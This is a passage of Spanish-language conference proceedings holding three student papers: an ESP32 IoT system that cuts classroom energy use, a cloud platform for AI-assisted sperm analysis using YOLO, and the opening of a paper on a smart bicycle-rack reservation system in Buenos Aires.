La lógica implementada en el uCU ESP32, está modularizada en distintos componentes lógicos, basándose en las responsabilidades que cada uno debe cumplir:

Módulo Sensores: el mismo se encarga de inicializar los sensores, leer los valores de cada uno y entregarlos al módulo de Firebase para su almacenamiento en la base de datos. Vale aclarar que la detección de movimiento no es propiamente “medida o sensada”, sino que la detección de un cambio de tensión en el pin genera una interrupción.

Módulo Actuadores: se encarga desde lo más simple como manejar un led de notificación, hasta la lógica que implementa toda la comunicación infrarroja. La misma está basada en la librería IRremoteESP8266. Sus funciones principales son:

- Inicializar el receptor y el transmisor infrarrojos.
- Capturar, decodificar y almacenar los comandos en la base de datos.
- Recuperar comandos de la base de datos.
- Disparar el comando.

Módulo Firebase: implementa la comunicación con la base de datos. Todos los datos que se almacenan en la base o se recuperan de la misma, son manejados por este módulo.

Módulo **DBStream**: este es el principal canal de comunicación entre el ESP32 y el usuario. Todas las acciones que realiza el ESP32, encender o apagar las luces, apagar el aire acondicionado, subir y bajar los comandos infrarrojos, actualización del firmware y refrescar las configuraciones del aula, se ejecutan gracias a este módulo. Se implementa por medio de una *streamCallBack*, una funcionalidad brindada por Firebase que permite monitorear cambios (eventos) en un determinado campo o path de la base.

Módulo **OTA**: módulo encargado de las actualizaciones del *firmware*. Cuando el ESP32 recibe el evento indicado, ejecuta el chequeo de versiones de firmware entre, una cargada en memoria (generada en la última compilación) y la versión que se encuentra almacenada en Firebase. Si las versiones son diferentes, el nodo inicia la descarga de la nueva versión, la almacena temporalmente en memoria (para esto tuvimos que redimensionar las tablas de la memoria FLASH) y cuando completa la

descarga, se reinicia ejecutando la nueva versión.

Módulo **Autómata**: las condiciones que deben cumplirse para apagar o no las luces y el aire acondicionado, se evalúan en este módulo. El mismo se encarga de chequear constantemente un rango horario, definido por el usuario, que le indica los lapsos de tiempo en los cuales es evidente que los componentes del aula deben permanecer apagados.

Módulo **APWebServer**: con el fin de poder modificar fácilmente las credenciales de la red a la que se conecta el módulo ESP32, se implementó un pequeño WebServer que acepte como input los datos necesarios para establecer conexión con la red deseada. Al inicio del setup principal, se valida que las credenciales guardadas en memoria no estén vacías. Si este es el caso, el dispositivo cambia su funcionamiento a modo AP+STA (*Access Point and Station*) e inicializa la ejecución de dicho webserver. Este modo de funcionamiento del módulo ESP32 genera una nueva red wifi cuyas credenciales son:




Fig. 2. Resumen de la modularización del software.

- **SSID:** “Aulas Sustentables (AA:BB:CC)”. Donde AA:BB:CC son los 24 bits de la parte inferior de la dirección MAC del ESP32.
- **Pass:** “aulassustentables”.

Finalmente, para poder acceder al server se ingresa a la siguiente dirección desde cualquier navegador: <https://192.168.4.1/>
Módulo Utils: módulo con funciones utilitarias.

Sensores

Un sensor es un dispositivo que está capacitado para detectar acciones o estímulos externos y enviar información a un dispositivo electrónico. Estos aparatos pueden transformar las magnitudes físicas o químicas en señales eléctricas.

Para poder obtener el estado del aula, el microcontrolador necesita recuperar información de su entorno, y para ello necesita contar con diferentes tipos de sensores conectados. En este proyecto utilizamos los siguientes sensores / receptores:

- Sensor de movimiento DSC LC-100-PI.
- Sensor de luz BH1750.
- Sensor de temperatura y humedad DHT22.
- Sensor de corriente ACS712.
- Receptor infrarrojo TL1838.

Actuadores

Un actuador es un dispositivo capaz de transformar energía hidráulica, neumática o eléctrica en la activación de un proceso con la finalidad de generar un efecto sobre un proceso automatizado. Este recibe la orden de un controlador y en función a ella genera la orden para activar un elemento final de control, como por ejemplo un relé. Son los elementos que influyen directamente en la señal de salida del automatismo, modificando su magnitud según las instrucciones que reciben de la unidad de control. En este proyecto utilizamos los siguientes actuadores:


- Led de Notificación.
- Relé 3.3V - 220V.

- Fototransistor L51P3C.
- Led infrarrojo 38kHz.

Protocolo NEC

Se trata de uno de los protocolos más extendidos en todo tipo de aplicaciones remotas a través de infrarrojos, aunque no el único, siendo también comunes otros como el Sharp Protocol, Sony SIRC o Philips RC-5. Los principales rasgos que caracterizan a las señales asociadas a este protocolo son las siguientes:

- 8 bits de dirección.
- 8 bits de datos.
- Tanto los bits de dirección como los de datos son enviados por duplicado (la segunda vez invertidos, haciendo así constante la duración de la trama) para aumentar la fiabilidad.
- Frecuencia portadora de 38kHz.
- La modulación que diferencia entre un “0” y un “1” lógicos, a través de la distinta duración del bit, es de 1.125ms y 2.25ms respectivamente, siendo 560us el ancho de pulso:



- La señal enviada al pulsar un cierto botón estará formada, además de por los citados bytes de dirección y datos por duplicado, por un pulso de 9ms indicador de la llegada, seguido de una pausa de 4.5ms. El conjunto total tendrá, por tanto, la siguiente forma:



Over-The-Air Programming (OTA)

La programación OTA [11] se refiere a varios métodos para distribuir software nuevo a través de una comunicación inalámbrica y remota. En el proyecto, incluimos un pequeño módulo encargado de realizar la tarea de actualizar el firmware

del ESP32. La aplicación web se encarga de recibir un archivo binario, subirlo al almacenamiento de Firebase, escribir la URL obtenida en la base de datos, e indicarle a cada ESP32 que debe chequear si la versión que tiene cargada en memoria difiere de la nueva versión indicada por la aplicación web. Si esto es así, inicia la descarga de la nueva versión, la cual es almacenada temporalmente hasta que se complete la descarga, verificando previamente que se cuente con la memoria suficiente.

Además, al mantener en memoria el firmware actual y el nuevo, si la instalación fallara se vuelve a la versión original. De no haber errores, el ESP32 se reinicia descartando la versión vieja y ejecutando la nueva.

Dashboard Web

Funcionalidades principales:

- Visualizar las aulas, agrupadas por edificios.
- Visualizar el estado actual de un aula.
- Accionar remotamente sobre las luminarias y el aire acondicionado de un aula.
- Configurar la automatización de un aula. Puede establecerse el intervalo de tiempo en el cual se le permite al sistema tomar decisiones. Por si se quiere evitar que el sistema realice alguna acción durante el uso normal de las aulas.
- Grabar comandos de un control infrarrojo en un aula específica. El microcontrolador de dicha aula se coloca en modo escucha para recibir el comando.
- Editar comandos infrarrojos (marca y descripción).
- Actualizar el firmware mediante OTA. Permite la subida de un archivo compilado que será retransmitido a todos los microcontroladores del sistema para que actualicen su firmware.
- Visualización del estado en el que se encuentra un microcontrolador (logs). Se puede visualizar en tiempo real la actividad de cada microcontrolador en funcionamiento.

Alimentación

Al ser un sistema pensado para funcionar las 24hs del día y sin restricciones energéticas, el uso de baterías para su funcionamiento no es algo viable. La solución fue conectar el sistema directamente a la red eléctrica del edificio donde se instaló. Para esto utilizamos fuentes de alimentación que convierten los 220V de la red a los 3.3V que necesita el ESP32 para funcionar. Lo mismo hicimos para el sensor de movimiento pero con una fuente de 220V a 12V.

Capacidades del sistema

- Lectura de la intensidad de corriente del circuito eléctrico de las luminarias.
- Lectura de la luminosidad y temperatura de un aula.
- Determinar si un aula se encuentra o no en uso, mediante la detección de movimiento.
- Encender y apagar las luminarias de un aula.
- Lectura de comandos infrarrojos emitidos por cualquier control remoto.
- Almacenamiento y reproducción de dichos comandos.
- Apagado del aire acondicionado.
- Actualización del firmware de cada nodo del sistema remotamente.
- WebServer en el ESP32 para el ingreso de las credenciales WiFi.
- Dashboard web.

Trabajos Relacionados

Existe un interés creciente en mejorar la eficiencia del uso de la energía, vinculado a políticas de sustentabilidad y protección del medio ambiente [15], y en función de mejorar la seguridad y comodidad de los usuarios [16]. Esto es particularmente cierto en los edificios [14]. Aunque en construcciones nuevas se pueden tener en cuenta, en etapas de diseño, la reducción del consumo de energía incorporando tecnologías, es necesario ofrecer soluciones a las edificaciones existentes; y estas soluciones deben poder incorporarse con el menor costo y daño posible.

Esta realidad es abordada en [12] y [13], donde se exploran los beneficios y las opciones de utilizar tecnologías de automatización e IoT para reducir el consumo de energía. Este trabajo aporta el caso particular del aula y el ambiente educativo, especialmente en las universidades públicas, donde los espacios son compartidos por todos.

Conclusión y Trabajos Futuros

En la universidad, las luminarias y los aires acondicionados son las principales fuentes de consumo de energía eléctrica, por lo tanto reducir su consumo a lo estrictamente necesario es un desafío que se debe tomar en cuenta. Utilizando un sistema de control basado en IoT puede potencialmente mejorar la eficiencia energética de la institución, reduciendo el consumo de energía eléctrica, aumentando la vida útil de los componentes y claramente reduciendo los costos económicos asociados.

En este documento, presentamos un sistema basado en IoT, con interfaz web y comunicación inalámbrica capaz de, medir la energía eléctrica que circula por la red, detectar si un ambiente se encuentra o no ocupado, accionar sobre las luminarias y el aire acondicionado de manera manual o automatizada, mantener un registro de la actividad y actualizar el firmware de los microcontroladores remotamente, es decir, sin la necesidad de intervenir físicamente cada nodo que conforme el sistema. Además el sistema se incorpora a cualquier aula con muy pocas modificaciones en las mismas y sin interrumpir el funcionamiento normal.

Respecto a los trabajos futuros, quisiéramos mencionar que al tratarse de un proyecto que apunta a resolver una problemática energética transversal a muchas instituciones públicas, desearíamos que los datos obtenidos estén almacenados y sean administrados localmente. Nuestro proyecto utiliza los servicios gratuitos de Google por cuestiones de tiempos y facilidad de implementación, pero se podría pensar en

reemplazar este componente por una base de datos almacenada en los servidores de la universidad.

Otra funcionalidad interesante es la de incorporar métricas y estadísticas de consumo y gastos. Por ejemplo, si se guarda las noches que se detecta luces o aire acondicionado encendido se puede calcular el ahorro mensual o anual producto de que el sistema apague dichos dispositivos. Si las luces se apagaron un viernes a la noche son aproximadamente 60hs hasta el lunes a la mañana.

También es una tarea pendiente detectar el estado en el que se encuentran los dispositivos accionados por medio de comandos infrarrojos. Algunos dispositivos utilizan el mismo comando para el encendido y apagado (modo *toggle*). Por lo que, a la hora de apagar el dispositivo, es necesario conocer el estado en el que se encuentra para decidir si emitir o no el comando.

Agradecimientos

- Guillermo Dominela, quien nos propuso la problemática y financió el proyecto.
- Liet Czertok, prácticamente un autor más.
- Virginia Salazar por sus diseños del logo.
- Familiares y amigos por su apoyo incondicional.

Referencias

- [1] <http://esp32.net/>
- [2] <https://firebase.google.com/>
- [3] <https://github.com/akveo/ngx-admin>
- [4] <https://github.com/mobizt/Firebase-ESP8266>
- [5] <https://cms.dsc.com/download.php?t=1&id=14149>
- [6] <https://github.com/crankyoldgit/IRremoteESP8266>
- [7] <https://www.investigacionyciencia.es/blog/s/tecnologia/50/posts/cunto-resistimos-12851>
- [8] K. Moser, J. Harder and S. G. M. Koo, "Internet of things in home automation and energy efficient smart home technologies," *2014 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, San Diego, CA, 2014, pp. 1260-1265, doi: 10.1109/SMC.2014.6974087.

- [9] Lu Tan and Neng Wang, "Future internet: The Internet of Things," *2010 3rd International Conference on Advanced Computer Theory and Engineering (ICACTE)*, Chengdu, 2010, pp. V5-376-V5-380, doi: 10.1109/ICACTE.2010.5579543.
- [10] Espressif Systems, "ESP32 Datasheet", October 8, 2016.
- [11] https://en.wikipedia.org/wiki/Over-the-air_programming
- [12] A. Saha, M. Kuzlu and M. Pipattanasomporn, "Demonstration of a home energy management system with smart thermostat control", *2013 IEEE PES Innovative Smart Grid Technologies Conference (ISGT)*, pp. 1-8, Feb 2013.
- [13] N. H. Motlagh, S. H. Khajavi, A. Jaribion and J. Holmstrom, "An IoT-based automation system for older homes: a use case for lighting system," *2018 IEEE 11th Conference on Service-Oriented Computing and Applications (SOCA)*, Paris, 2018, pp. 1-6, doi: 10.1109/SOCA.2018.8645771.
- [14] L. Prez-Lombard, J. Ortiz, and C. Pout, "A review on buildings energy consumption information," *Energy and Buildings*, vol. 40, no. 3, pp. 394–398, 2008.
- [15] S. Cox, "Cooling a warming planet: a global air conditioning surge," *Yale Environment* 360, Features section, May 2012.
- [16] E. Nemethova, W. Stutterecker and T. Schoberer, "Thermal comfort and energy consumption using different radiant heating/cooling systems in a modern office building", *Slovak Journal of Civil Engineering*, vol. 25, no. 2, pp. 33-38, 2017.
- [17] <https://aulas-sustentables.firebaseio.com>
Cuenta demo: aulas.sustentables@gmail.com
Contraseña: [aulas.sustentables](https://aulas-sustentables.firebaseio.com)

Datos de Contacto:

Gabriel Salazar Gisbert. Universidad Nacional del Sur (UNS). gsalazargisbert@gmail.com

Lucas Jeremías Fassi. Universidad Nacional del Sur (UNS). jeremiasfassi@gmail.com

José Hipólito Moyano. Universidad Nacional del Sur (UNS). jose.moyano@cs.uns.edu.ar

Análisis de espermatozoides en la nube

Juan Alberto Amarillo, Marco Fernando Biondi Bonomini, Sebastián Gabriel Guozden, Nicolás Merlis, Emiliano Tolaba
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

sebaguozden@est.frba.utn.edu.ar; juan.alb.amarillo@gmail.com; marco.fbb@gmail.com;
nrmerlis@gmail.com; emi.tolaba95@gmail.com

Abstract

El análisis de los espermatozoides juega un papel importante en los estudios y diagnósticos sobre la fertilidad masculina, dado que de ello surgen gran parte de los problemas en las parejas para concebir. A su vez, los sistemas CASA (Computer Aided Semen Analysis) asisten a los andrólogos en su labor de examinar el estado de los espermatozoides. Sin embargo, el acceso a estos sistemas es costoso y, en ciertos casos, no son del todo precisos. En este artículo, abordaremos el desarrollo de una solución en la nube con el objetivo de que pueda ser accesible para todos los laboratorios que realicen este tipo de análisis. Explicaremos tanto la arquitectura como los algoritmos de inteligencia artificial utilizados para la detección y seguimiento de los espermatozoides que permita medir su concentración, movilidad y morfología. Por último, mencionaremos las conclusiones y beneficios que se obtendrán al utilizar la plataforma propuesta.

Palabras Clave

Espermatozoides, Semen, Sistema, Análisis, CASA, estudio, inteligencia artificial, detección, concentración, movilidad, morfología.

Introducción

El seminograma (o espermograma) [1] es el estudio de las características seminales que determinan la calidad del semen. La Organización Mundial de la Salud (OMS) establece los parámetros y sus valores mínimos para considerar normal una muestra de semen. [2] Estos parámetros seminales se clasifican en macroscópicos y microscópicos.

El análisis macroscópico analiza las características del semen a simple vista (sin microscopio). Por otro lado, el análisis microscópico se centra en analizar todos los aspectos relacionados con los espermatozoides. Este último se compone de las siguientes determinaciones, entre otras:

a) Concentración. Se hace un recuento de espermatozoides por volumen de

esperma. Se considera normal una concentración superior a 15 millones de espermatozoides por mililitro.

b) Movilidad. Se analiza el porcentaje total de espermatozoides móviles e inmóviles y luego se especifica cómo es el movimiento de los espermatozoides móviles. Se dice que una muestra seminal es normal cuando más del 40% de sus espermatozoides se mueve y más del 32% lo hace de forma progresiva.

c) Morfología. Se evalúa la forma que tienen los espermatozoides analizando uno por uno si presentan alguna anomalía. Según el criterio de la OMS, un valor igual o superior al 4% de espermatozoides con morfología normal es considerado dentro de los valores normales. Si el índice de anormales es mayor del 96%, estamos ante un caso de teratozoospermia¹.

Estas determinaciones deben realizarse con la ayuda de un microscopio. Sin embargo, se requiere de suma experiencia y precisión para contabilizar los resultados de los estudios al utilizar dicho instrumento, por lo que pueden surgir errores humanos. Es en este punto donde entran en juego los sistemas CASA (Computer Aided Semen Analysis). Estos sistemas realizan las determinaciones mencionadas y obtienen sus resultados de manera automatizada, reduciendo gran parte del tiempo empleado para determinar la calidad del semen. [3]

Sin embargo, el costo de su adquisición es alto, dado que no solo incluye el software que realiza los análisis, sino que también es necesario adquirir los instrumentos compatibles para que el producto entero pueda ser utilizado, como microscopio, ordenador, pantallas, entre otros. Esto

1. Es una alteración que afecta al semen en la que la gran mayoría de espermatozoides presentan morfología anormal

ocasiona que los laboratorios pequeños que cuentan con menos recursos no puedan adquirir este producto, viéndose obligados a recurrir a los métodos convencionales de análisis de esperma, hecho que conlleva un mayor tiempo de realización y riesgo de cometer errores humanos.

Es por estos motivos que pretendemos elaborar y evaluar la factibilidad de un sistema de análisis de espermatozoides en la nube, de manera tal que sea accesible para cualquier laboratorio que realice los estudios previamente mencionados, sin tener que adquirir todos los elementos que se requieren en un sistema CASA convencional.

Estructura de la Plataforma

La idea principal de la solución propuesta es construir una plataforma web que permita al usuario subir las muestras obtenidas de los microscopios en formato de video y, a partir de este punto, solicitar al sistema que realice las determinaciones de concentración, movilidad y morfología.

El sistema informará los resultados de la siguiente manera:

En primer lugar, ejecutará un algoritmo de detección y seguimiento de los espermatozoides para identificarlos (con un identificador unívoco) y determinar la ubicación de cada uno en cada fotograma. Éste es el punto de entrada del cálculo de la concentración. Con la cantidad de espermatozoides detectados, se procede a realizar un promedio de espermatozoides por mililitro sobre los campos de la muestra.

Con las posiciones obtenidas, se realizará el estudio de movilidad teniendo en cuenta la trayectoria construida por los puntos de los espermatozoides en cada fotograma del video de la muestra.

Por último, se efectuará una determinación de la morfología de cada espermatozoide teniendo en cuenta la imagen de la cabeza de cada uno y su respectiva identificación.

Todos estos resultados serán visibles para el usuario. Se ofrecerá también la posibilidad de informar correcciones sobre los mismos. Además, el profesional podrá consultar el estado del análisis solicitado, así como los espermatozoides detectados, junto con su respectiva identificación y posición en cada fotograma del video.

Arquitectura de la solución

Nuestro sistema se compondrá de los siguientes elementos:

Un frontend que se encargue de renderizar y mostrar al usuario las pantallas con las cuales puede interactuar. Este componente fue construido utilizando el lenguaje de programación Javascript junto con el framework ReactJs. [4]

Un componente “core” o “backend” que se encargará de recibir las peticiones que realice el usuario por medio del “frontend”. La tecnología de este servicio es Java 11 en conjunto con el Framework de desarrollo Spring Boot 2.3.3 [5].

Se ha decidido “Dockerizar” la solución para que pueda ser administrada por el servicio de Amazon ECS. Gracias a dicha tecnología, contamos con un Back-End autoescalable ante la necesidad urgente de procesamiento.

El componente backend se conectará con una base de datos en MySQL alojada en Amazon RDS [6], para guardar el estado de los análisis.

Existe también un servicio de almacenamiento de archivos sobre los cuales se guardarán las muestras enviadas por los profesionales. Todos estos archivos son alojados en un Bucket de Amazon S3. [7]

Tenemos un componente denominado “IA”, que expondrá una api REST con la cual el backend podrá solicitar la ejecución de la determinación de los estudios de

concentración, movilidad y morfología. Este componente será construido utilizando el lenguaje Python, junto con el framework Flask [8] para exponer la API y OpenCV [9] para ejecutar los algoritmos de detección de espermatozoides.

Dado que este componente recibirá las solicitudes del backend, es necesario que realice el proceso de forma asíncrona. Para ello, utilizaremos Celery [10], un sistema de cola de tareas.

Todos los componentes del módulo de IA se encontrarán alojados en contenedores Docker.

Por último, necesitaremos un componente adicional que permita convertir videos que puedan ser reproducibles en los navegadores. Para ello utilizaremos un servicio de Amazon que se encargará de pasar los videos subidos y codificarlos en formato H264. Además, realizará las conversiones necesarias para que pueda ser procesado por el módulo de Inteligencia Artificial.




Figura 1. Diagrama de Arquitectura diseñado.

Algoritmos de detección y seguimiento de espermatozoides.

Para detectar espermatozoides en video, utilizaremos el algoritmo YOLO [11], el cual se caracteriza por aplicar una sola red neuronal a la imagen completa. Esta red divide la imagen en regiones, a partir de la cual predice recuadros delimitadores y probabilidades para cada región. Estos recuadros son después ponderados con las probabilidades obtenidas, pudiendo

clasificar y detectar objetos en una sola pasada por la red.

Utilizamos una red neuronal convolucional de Darknet [12] para entrenarla sobre una cantidad total de 200 imágenes de espermatozoides. El proceso se corrió utilizando las herramientas de Google Colab [13] para luego ser utilizada desde el código Python.




Figura 2: Espermatozoides detectados en las primeras pruebas del sistema utilizando el algoritmo YOLO.

Para la identificación de espermatozoides, nos basamos en un algoritmo basado en el seguimiento del centroide de cada “rectángulo” detectado por la red neuronal [14]. Por cada fotograma del video, el algoritmo calculará el centro de cada rectángulo y calculará la distancia euclidiana con los puntos detectados en el fotograma anterior y actualizará cada identificador según el punto más cercano en el fotograma actual respecto al punto del fotograma anterior.




Figura 3: espermatozoides con su respectivo id utilizando el algoritmo de seguimiento del centroide en las primeras pruebas del sistema.

Además, el algoritmo registrará nuevos elementos que aparezcan y eliminará

aquellos que no vuelvan a aparecer después de una cierta cantidad de fotogramas.

Conclusiones

Al ser una plataforma web, nuestro sistema reduce costos de instalación, ya que tanto los laboratorios como los profesionales no necesitan solicitar, recibir e instalar el hardware compatible para poder efectuar los análisis. Al contar con una plataforma en la nube, sólo necesitan subir los videos que representen la muestra y nuestro sistema se encargará de realizar los análisis. Del mismo modo, el usuario no necesitará descargar, instalar ni mantener actualizado el software, ya que se encontrará alojado en nuestros servidores. Sólo requerirá tener conexión a internet y un dispositivo que permita llevar las imágenes tomadas del microscopio al ordenador (un teléfono celular o el mismo microscopio).

Limitaciones

Respecto a las limitaciones del trabajo, vemos que al no contar con dispositivos hardware especializados, podemos generar imprecisiones en el sistema, dado que la calidad del resultado depende en cierta parte de la misma calidad con la que se cuente la imagen. A su vez, esto depende del tipo de dispositivo con el que se tome la muestra (desde un microscopio o desde un dispositivo móvil que tome una foto de la muestra).

El algoritmo utilizado para detectar espermatozoides, como mencionamos previamente, establece probabilidades para los objetos detectados. Es por este motivo que es probable que se detecten falsos negativos, es decir, que no se detecten espermatozoides, o bien, se detecte un espermatozoide pero que el algoritmo no lo etiquete como tal.

El algoritmo de identificación y seguimiento tiene problemas cuando dos objetos que van en direcciones contrarias, se encuentran. Es en este caso donde suelen

intercambiarse el número de identificación, por lo que hay que tener muy en cuenta estos casos.

Trabajos futuros

De momento, esta solución sólo realiza los análisis de concentración, movilidad y morfología. Este sistema puede extenderse para admitir diversos tipos de análisis como vitalidad, fragmentación del ADN, leucocitos, entre otros.

Referencias

- [1] Entrada número 003627 de MedlinePlus, perteneciente al NIH. Disponible en el sitio <https://medlineplus.gov/ency/article/003627.htm>. Consultado el 15/5/2020.
- [2] World Health Organization (2010). WHO laboratory manual for the examination and processing of human semen, 5th ed. Disponible en https://www.who.int/docs/default-source/srhr-documents/infertility/examination-and-processing-of-human-semen-5ed-eng.pdf?sfvrsn=5227886e_2. Consultado el 15/5/2020.
- [3] Talarczyk-Desole, Joanna & Berger, Anna & Taszarek-Hauke, Grażyna & Hauke, Jan & Pawelczyk, Leszek & Jędrzejczak, Piotr. (2017). Manual vs. computer-assisted sperm analysis: Can CASA replace manual assessment of human semen in clinical practice? Ginekologia Polska. Disponible en <https://pubmed.ncbi.nlm.nih.gov/28326513/>. Consultado el 17/8/2020.
- [4] <https://reactjs.org/>. Consultado el 10/4/2020
- [5] <https://spring.io/projects/spring-boot>. Consultado el 12/4/2020.
- [6] <https://aws.amazon.com/es/rds/>. Consultado el 12/6/2020.
- [7] <https://aws.amazon.com/es/s3/>. Consultado el 6/4/2020.
- [8] <https://flask.palletsprojects.com/>. Consultado el 10/4/2020.
- [9] <https://opencv.org/>. Consultado el 10/4/2020
- [10] <https://docs.celeryproject.org/en/stable/>. Consultado el 21/5/2020.
- [11] Redmond, Divvala, Gitshick, Farhadi (2016) "You Only Look Once: Unified, Real-Time Object Detection". Disponible en <https://pjreddie.com/media/files/papers/yolo.pdf>. Consultado el 20/7/2020.
- [12] <https://github.com/pjreddie/darknet>. Consultado el 2/8/2020.
- [13] <https://colab.research.google.com>. Consultado el 2/8/2020.
- [14] <https://pyimagesearch.com/2018/07/23/simple-object-tracking-with-opencv/>. Consultado el 11/7/2020.

Diseño y desarrollo de un sistema en la nube para la administración de un bicicletero inteligente

Filotti, Emilio - Simois, Gabriel - Varela, Santiago - Vargas, Ezequiel

Universidad Tecnológica Nacional – FRBA

gmsimois@gmail.com; emiliofilotti@gmail.com; ezequielvgs@gmail.com; santiagovarela.86@gmail.com

Resumen

Los medios de transporte alternativos, como las bicicletas, han obtenido una gran popularidad considerable en estos últimos tiempos. Esto se ha logrado gracias a los innumerables beneficios de esta nueva modalidad, como así también, a la presencia de nuevas políticas públicas que favorecen su adopción. Entre los primeros se encuentran la reducción del tiempo de viaje, la realización de ejercicio físico y la disminución de la contaminación atmosférica. Entre los segundos, la inclusión de las bicisendas en el trazado urbano y la adecuación de la legislación vigente con el fin de contemplar estos nuevos medios de transporte dentro de la normativa. El surgimiento de este nuevo paradigma de transporte trajo consigo nuevos problemas a analizar y resolver. En particular, el aumento indiscriminado de bicicletas en las grandes ciudades no ha sido acompañado por la disponibilidad de bicicleteros abiertos al público. En consecuencia, los usuarios no cuentan con un espacio adecuado disponible para dejar su bicicleta por lo que ésta debe ubicarse en la vía pública lo que provoca dificultades en el flujo de peatones y un desgaste indeseado del rodado por las diferentes condiciones climáticas. La implementación de un sistema en la nube para la administración de un bicicletero inteligente contribuye a atender y resolver estos problemas a través de una aplicación móvil versátil que permite realizar reservas de puestos en un bicicletero por adelantado.

Palabras clave: transporte, bicicleta, bicicletero, Internet of Things, estacionamiento

Introducción

A partir del año 2010, el gobierno de la Ciudad Autónoma de Buenos Aires ha realizado una fuerte apuesta con el objetivo de introducir la bicicleta como medio alternativo de transporte siguiendo las tendencias establecidas en las grandes ciudades de los países desarrollados. De este esfuerzo, surgió el sistema EcoBici [1], el cual consiste en una red de estaciones de bicicletas dispuestas a lo largo de la ciudad disponibles las 24 horas los 365 días del año. La adopción del sistema por parte de los porteños ha sido paulatina. En una primera instancia, el trazado urbano complejo de la ciudad fue motivo de desconfianza en el nuevo sistema. Sin embargo, con el correr del tiempo y gracias a las innovaciones realizadas por las autoridades (inclusión de bicisendas, por ejemplo), el sistema obtuvo un aumento considerable en el número de usuarios. Al día de hoy, el sistema cuenta con 400 estaciones, 4000 bicicletas y más de 600.000 usuarios registrados.

Crecimiento del uso de la bicicleta

El crecimiento sostenido del sistema y el uso de la bicicleta como medio alternativo de transporte cuenta con un sinnúmero de aspectos positivos ya conocidos, entre los cuales se pueden nombrar:

- ✓ Mejor calidad de vida para los ciudadanos.
- ✓ Disminución del tiempo de viaje.
- ✓ Ejercicio saludable para los usuarios.
- ✓ Ahorro económico en transporte.
- ✓ Reducción en la emisión de gases tóxicos que contribuyen al daño en la capa de ozono.
- ✓ Reducción de la contaminación sonora.

Efectos negativos del masivo uso de las bicicletas

En contraposición, los efectos negativos merecen especial atención. El desbordamiento del sistema en reiteradas oportunidades ha recibido fuertes críticas por parte de los usuarios [2]. Es que el aumento en la demanda fue tan repentino que la cantidad de rodados no lograba satisfacer la demanda de los vecinos. Otro hecho que agrava esta situación es la inseguridad. Se han reportados numerosos casos de robos de bicicletas públicas que han obligado a las autoridades a clausurar 20 estaciones que habían sido inauguradas tiempo atrás afectando seriamente el servicio ofrecido. Lamentablemente, *“no se pudieron encontrar las estrategias más óptimas para poder frenar la ola de robos de ruedas y de los cuadros de bicicletas que estaban aparcadas en las estaciones”* [3].

En consecuencia de lo mencionado anteriormente, se ha producido un aumento en la venta de bicicletas para uso propio [4]. Los diversos planes de financiación otorgados por instituciones bancarias y gubernamentales junto al ahorro económico son factores que dieron lugar a este acontecimiento.

